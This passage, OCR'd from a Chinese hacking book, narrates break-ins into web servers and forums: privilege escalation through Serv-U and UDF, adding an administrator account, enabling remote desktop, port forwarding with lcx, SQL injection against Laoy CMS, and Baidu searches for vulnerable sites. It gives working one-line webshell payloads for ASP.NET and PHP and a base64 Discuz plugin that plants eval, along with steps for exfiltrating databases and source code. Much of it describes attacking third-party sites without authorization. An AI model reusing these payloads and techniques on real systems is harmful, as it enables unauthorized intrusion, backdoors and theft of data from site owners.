


图 6-64　获得真正的 WebShell

6.7.7　尝试提升系统权限

对于我来说并不满足于上面的成果，能够拿到网站最高权限才是王道，用 WebShell 的目录浏览功能跳了一下 C 盘目录，结果成功跳转，不过没什么发现。查看一下 D 盘，目录成功读出，在 D 盘我看到了 Serv-U 目录，如图 6-65 所示。



图 6-65　获取系统 Serv-U 路径等信息

我尝试着利用 Serv-U 添加一个密码用户名都为 heart 的用户，如图 6-66 所示。



图 6-66 使用 Serv-U 直接添加用户

6.7.8 使用 udf 提升系统权限

然而结果是命令一直没有完成。我想用系统命令查看一下用户是否加上，却发现命令仍然无法执行（我当时还以为 Serv-U 密码改了呢）。于是我便换了一条思路，开始用 udf 提权。首先用 nc 在本地本地监听 5438 端口，由于我是内网的，所以还要做一下端口映射。然后用 WebShell 自带的功能反弹 Shell，如图 6-67 所示。



图 6-67 利用 udf 提升权限

返回端口填 nc 监听的端口，IP 用本地 IP，这里最重要的是数据库密码，PHP168 的数据库密码放在/php168/mysql_config.php 文件里，还是利用任意文件下载漏洞将其下载到本地执行。令人失望的是，在重复了 n 遍以后命令还是无法执行，笔者想应该是我放弃的时候了，毕竟 PHP 提权本来我就不在行。

6.7.9 直接上传 PHP 大马

不过一直在我身后支持我的哥们儿——“孤水绕城”提醒我换一个大马试一试，并顺手把他经常用的 angle 写的 PHP 木马给了我，把新的木马传上去以后，系统命令依然无法执行，反弹 Shell 也不成功，不过我发现这个木马在执行系统命令时多了一个选项，如图 6-68 所示。




图 6-68 新木马中的好东东

在这里我选择用 wscript 试一下，执行命令 net user，竟然成功了，如图 6-69 所示。




图 6-69 使用新功能添加用户成功

6.7.10 查看系统开放端口和打开 3389 远程终端

没想到这个英文的木马这么好用，而且我还发现系统里竟然有一个 heart 用户，应该是我刚才用 Serv-U 加进去的，只是没有返回罢了。我又看了一下系统开放的端口，端口开得挺多，只是没有 3389，如图 6-70 所示。




图 6-70 查看网络端口开放情况

我传了几个开 3389 的程序上去，结果都难逃被杀的命运。最后找到一个同样功能的注册表文件 3389.reg，上传到服务器 C:\WINDOWS\Temp 目录（这个目录 IUSER 权限的用户可读写），用 PHP 的 wscript 后执行“reg import C:\WINDOWS\Temp\3389.reg”试了下，3389 成功开放如图 6-71 所示。




图 6-71 3389 端口成功开放

难道现在大马已经是系统权限的了，赶紧用 IISPutScanner 扫了下该网站。原来是 Apache 搭建的 PHP 环境，大家都知道 Windows 2003+Apache+PHP 如果以“LocalSystem”启动的话，默认的 PHP 就具有最高权限。这下不用 Serv-U 来执行命令了。执行“net localgroup admininstrators heart /add”命令把 heart 用户添加到 Administrators 组里面，进行远程桌面连接。

6.7.11 使用端口转发程序成功进入该服务器

本来以为本次入侵已经告一段落了，可是在我等了很长时间以后，竟然提示连接失败。

根据以往的入侵经验，八成是被防火墙拦下了。看来只能进行端口转发了，找一个免杀的 lcx 传上去，本地执行“lcx –listen 110 1987”命令，服务器上执行“lcx –slave 本地 IP 110 服务器 IP 3389 命令”然后用远程桌面连接本机的 1987 端口，顺利地进入远程桌面，如图 6-72 所示。




图 6-72　成功连入服务器

6.7.12　总结与探讨

首先利用 PHP168 任意文件下载 0day 下载 adminlogin_logs.php 文件，通过该文件获取管理员的加密密码，破解该密码后成功登录后台。获取管理员密码后通过尝试多种方法来提权，获取 WebShell 后台尝试通过 udf.dll 等方法来提权，最终成功获取服务器权限。

6.8　老 Y 文章管理系统 V2.2 注入漏洞分析与利用

6.8.1　前期分析

由于该套系统是 asp+access，可能对于我们来说就有很多的限制，不像 MSSQL，MySQL 有那么多的扩展和内置函数使用，其实像这些 asp、php、Jsp 的动态网站注入，很大部分是需要对各种数据库的了解，你了解的越深入侵的方法就越多，说偏了，还是来看看我们的站，首先进入官方网站看看：www.laoy8.cn，随便点个 http://www.laoy8.cn/Class.asp?ID=4，并在后面加了个逗号，提示说参数不合法，被过滤了，本想注册个用户再看看，但想到是 access 数据库，就算过滤不严插入一句话到数据库也起不到多大作用，所以还是下载源代码到本机进一步分析。

6.8.2　漏洞分析

由于代码不是很多，我们就来依次分析下主要的文件，使用正则表达式

((select|update|delete|insert)+.*(from|set|into)+.*(where)+.*)来搜索相关的asp文件，由于access不支持多句查询，这里其实完全可以只搜索含有关键词 select 的 asp 文件，在 xinqing.asp 中找到如下代码：

```
action = Replace(Trim(Request.QueryString("action")), "'", "")
id = Replace(Trim(Request.QueryString("id")), "'", "")
typee = Replace(Trim(Request.QueryString("typee")), "'", "")
if action="show" then
    set rs=server.createobject("adodb.recordset")
    sql="Select * From Yao_XinQing Where cstr(ArticleID)="&id&""
    rs.open sql, conn, 1, 1
.....
```

相信大家都能明白吧，id 变量只是简单地的过滤了单引号就带入进了数据库，很明显产生了注入，简单分析一下代码的意思，然后来构造自己的注入语句 URL?action=show&id=317 这里 id 的变量是从 Yao_XinQing 表中找的一个存在的值，然后放到注入工具就可以得到管理员用户名和密码，当然也可以用我给大家提供的工具，直接爆出管理员信息，然后把密码拿到 www.cmd5.com 去破解，接下来的事就简单了。

6.8.3 网络实战

1. 通过关键字搜索老 Y 文章管理系统 V2.2

既然“老 Y 文章管理系统 V2.2”存在漏洞，那么赶紧去网络战场去实战一下，由于官方网站已经打了补丁，最新版本是 V2.3，所以我们找到合适的关键词用“Powered by laoy8 V2.2”，放到 Baidu 去搜搜，找到相关网页约 34100 篇，如图 6-73 所示。



图 6-73 通过关键字搜索老 Y 文章管理系统 V2.2

2. 前期准备工作

由于前面的很多网站已被挂马，大家还是尽量选稍微靠后的网站进行测试，我用自己的空间 http://www.ibk528.com/来尝试，直接用工具爆出用户名和密码登录后台，可是发现数据库备份被删了，这可怎么办，突然想到由于配置文件（inc/config.asp)是 asp，这样不就可以通过配置信息写如一句话木马，说着查看了一下 Admin_Setting.asp，发现除了 ad1、ad2、

ad3 没有过滤，其他的参数由于过滤了双引号，那么我们就利用 ad1 参数来进行本地提交一句话木马到服务器，将后台的页面保存为 admin_setting.htm，如图 6-74 所示。



图 6-74　创造“有利条件”

3. 获取 WebShell

将提交地址改为 http://www.ibk528.com/admin/Admin_Setting.asp?Action=Edit，将 ad1 的参数设为: "%><% execute request("#")%><%" ;然后点击提交，提示修改成功，然后用客户端连接即可配置文件，利用小马传大马。最后将得到的 WebShell 截张图，如图 6-75 所示。



图 6-75　获取 WebShell

6.8.4 实践体会

本文没有什么高深的技术，在这里只是想提醒大家在没有数据库备份的情况下，我们可以利用配置信息来插入一句话木马。

6.9 使用 Discuz!NT3.5.2 文件编辑 0day 获取 WebShell

Discuz!NT 是 Discuz!模板的另外一个拳头产品，其脚本采用 asp.net 编写，Discuz!的另外一个产品 php 版本的 Discuz!论坛，很多人都熟悉 Discuz!6.0、Discuz!7.2、Discuz!x1.5、Discuz!x2.0，使用 php 版本的论坛用户数量较多，公布有关 php 版本的利用漏洞也较多，但 Discuz!NT3.5.2 版本的漏洞较少，本文就 Discuz!NT3.5.2 文件编辑 0day 获取 WebShell 进行探讨，同时还讨论了如何发现网站的真实路径，通过管理后台获取网站数据库用户名称和密码，最后总结了 WebShell 下备份数据库和压缩源代码的方法。

6.9.1 登录后台

在 IE 浏览器中输入论坛登录地址 http://localhost/login.aspx 输入用户名和密码，登入系统。登录的用户必须具有管理员权限，登入系统后在右上角的菜单中单击“系统设置”，再次输入管理员的密码，即可进入后台管理界面，如图 6-76 所示。



图 6-76 进入后台管理页面

6.9.2 文件模板编辑 0day

在 Discuz! NT3.5.2 版本中存在文件编辑漏洞，单击“界面”-“模板管理”进入模板文件编辑界面，在模板列表中任意选择一个模块，单击“管理”进入模板文件编辑界面，如图 6-77 所示，选择任意一个文件使用快捷键 Shift 进行编辑，此时会打开一个新窗口，在该窗口中会存在 path、filename、templateid 和 templatename 四个参数，其中 path 和 filename

参数可自由修改，只要 path 和 filename 在当前网站存在且正确，即可编辑当前网站的文件。修改或者添加一句话后门在这些文件中即可获得一句话后门权限。详细参数如下：

/global/global_templatesedit.aspx?path=../tools/&filename=ajax.aspx&templateid=1&templatename=Default。



图 6-77　编辑模板文件

6.9.3　利用模板文件编辑 0day

利用以上方法打开 rss.aspx 文件，将 rss.aspx 文件中代码“<%@ Page Inherits="Discuz.Web.UI.RssPage" %>”替换为“<%@ Page Language="Jscript"%><%eval(Request.Item["pass"],"unsafe");%>”，如图 6-78 所示，即可获得一句话后门，后门地址为：“http://www.somesite.com.cn/tools/rss.aspx”。




图 6-78　修改 rss.aspx 文件

6.9.4 获取网站的真实路径

提交错误的 path 和 filename 参数，即可爆出网站的真实路径，如图 6-79 所示，获取网站的真实路径为“D:\WebSites\bbs\”。



图 6-79 获取网站的真实路径

6.9.5 获取 WebShell

在中国菜刀一句话木马管理器中添加一个 aspx 类型的一句话后门，地址为：“http://www.somesite.com.cn/tools/rss.aspx”，连接密码为“pass”，在中国菜刀一句话木马管理器中双击刚才建立好的地址，即可获得 WebShell，如图 6-80 所示。




图 6-80 获取 WebShell 权限

6.9.6 还原原文件源代码

使用中国菜刀一句话木马管理器打开 rss.aspx 文件，将其中的代码还原为“<%@ Page Inherits="Discuz.Web.UI.RssPage" %>”，如图 6-81 所示，切记：在还原 rss.aspx 文件前记得

上传其他网页木马，修改文件代码后可能导致网站出现运行错误，因此在成功获取 WebShell 后一定要及时还原。



图 6-81　还原源代码

6.9.7　数据库信息暴露 0day

在 Discuz!NT3.5.2 版本中虽然提供了数据库备份功能，但在实际操作过程不一定可行，如图 6-82 所示，单击“工具”—“数据库”—“数据库备份”，在备份的名称中输入想要备份的数据库名称，单击开始备份数据库，程序会自动备份数据库。在实际测试过程中还发现数据库备份页面会暴露数据库连接密码，数据库用户名称和密码均是以明文形式存在于数据库备份功能页面，通过源代码查看即可获取。




图 6-82　数据库备份

6.9.8　备份网站数据库

使用 Discuz!NT3.5.2 提供的数据库备份功能在某些情况下根本无法备份数据库，操作

页面上显示备份成功，但实际根本没有备份成功。因此只能另想办法，如图6-83所示，通过asp.net的网页木马连接数据库后即可执行数据库备份命令“backup database databasename to disk ='d:\website\filename.bak'”，将数据库“databasename”备份为“d:\website\”下的filename.bak。



图6-83 使用SQL语句备份数据库

6.9.9 压缩源代码程序

将rar.exe和rarreg.key两个文件上传到网站可写目录，如图6-84所示，执行命令“rar.exe a –r d:\websites\download\ruby\website.rar d:\websites\somesite.com.cn”，将d:\websites\somesite.com.cn目录下的所有文件打包为d:\websites\download\ruby\website.rar。




图6-84 压缩源代码程序

6.10 Discuz!6.0管理员编辑模板文件获取WebShell

Discuz!论坛提权越来越难，很多情况下，即使获取了管理员密码，也不能获取WebShell，因此如何获取Discuz!论坛的权限至关重要。下面介绍一种方法可以快速获取WebShell。

6.10.1 编辑板块

使用管理员的密码和用户登录系统，并进入设置，如图 6-85 所示，单击“论坛管理”，进入论坛管理模块。



图 6-85 进入论坛管理模块

6.10.2 模板编辑

在界面风格中单击“模板编辑”，如图 6-86 所示，系统会自动列出目前论坛可供使用的模板名称。



图 6-86 查看可供编辑的界面风格模板

6.10.3 选择一种模板进行编辑

任意选择一种模板，在 Discuz！语言包中选择 magics 进行编辑，如图 6-87 所示，会出来一个现实文字内容的页面，在该页面中加入一句话后门代码 <?php @eval($_POST[c]);?>，如图 6-88 所示，然后单击提交保存代码。



图 6-87 选择语言包



图 6-88 编辑模板文件

6.10.4 获取一句话后门

打开中国菜刀，将该 Shell 地址加入中国菜刀中，打开后成功获得一句话后门，如图 6-89 所示。



图 6-89 获取一句话后门

6.11 Discuz!6.0 管理员权限插件导入获取 WebShell

Discuz!6.0 管理员权限插件导入获取 WebShell 的原理跟 Discuz!7.2 差不多，但其代码有些不一样，该代码是经过编码的，将该文件保存为 xml 文件。导入代码如下：

```
YToyOntzOjY6InBsdWdpbiI7YTo5Ontz0jk6ImF2YWlsYWJsZSI7czoxOiIxIjtzOjc6ImFk
bWluaWQiO3M6MToiMCI7czo0OiJuYW1lIjtzOjg6IkdldFNoZWxsIjtzOjEwOiJpZGVudGlmaWVy
IjtzOjI2OiJhJ109ZXZhbCgkX1BPU1RbY21kXSk7JGFbJyI7czoxMToiZGVzY3JpcHRpb24iO3M6
MDoiIjtzOjEwOiJkYXRhdGFibGVzIjtzOjA6IiI7czo5OiJkaXJlY3RvcnkiO3M6MDoiIjtzOjk6
ImNvcHlyaWdodCI7czowOiIiO3M6NzoibW9kdWxlcyI7czowOiIiO31zOjc6InZlcnNpb24iO3M6
NToiNi4wLjAiO30=
```

6.11.1 导入插件

进入 Discuz!6.0 后台后，单击“扩展设置”，然后单击“插件管理”，如图 6-90 所示，将上面的代码复制到导入插件数据的文本框中，同时选择“允许导入不同版本 Discuz!的插件”。



图 6-90 导入插件

6.11.2 查看导入的插件

导入成功后，会自动在插件管理中显示插件名称，唯一标识符等，如图 6-91 所示，表示插件导入成功。

6.11.3 测试 WebShell

Discuz!6.0 插件导入后获取的 WebShell 需要有执行权限，否则即使导入成功，也可能不能获取 WebShell，其 WebShell 的具体地址为：

http://localhost/dz6.0/forumdata/cache/plugin_a']=eval($_POST[cmd]);$a['.php

将该地址加入到一句话后门中，如图 6-92 所示。



图 6-91 插件导入成功




图 6-92 添加 WebShell 地址

在中国菜刀中单击刚才添加的记录，如图 6-93 所示，成功获取 WebShell。

